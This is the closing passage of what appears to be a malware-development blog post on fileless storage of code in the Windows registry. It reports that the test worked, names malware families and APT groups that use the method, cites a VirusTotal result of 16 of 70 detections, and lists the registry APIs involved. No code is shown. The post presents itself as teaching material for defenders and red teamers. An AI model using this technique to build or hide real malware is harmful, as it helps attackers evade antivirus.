




As you can see, everything is worked as expected! =^..^=

This method of executing code is often used by malicious software (for example ComRAT, PillowMint and PipeMon) and APT groups (Turla), so it's likely to be flagged by antivirus software, and may not work on systems with certain security measures in place.

Let's go to upload it to VirusTotal:



https://www.virustotal.com/gui/file/fe7e412aef1af9dee801224567151f7eaa17ffdbc8c1e97202b4faccb53100e8/details

So, 16 of of 70 AV engines detect our file as malicious.

I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

RegCreateKeyEx
RegOpenKeyEx
RegSetValueEx
EnumDesktopsA
MITTRE ATT&CK: Fileless Storage
ComRAT
PillowMint
PipeMon
Turla
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine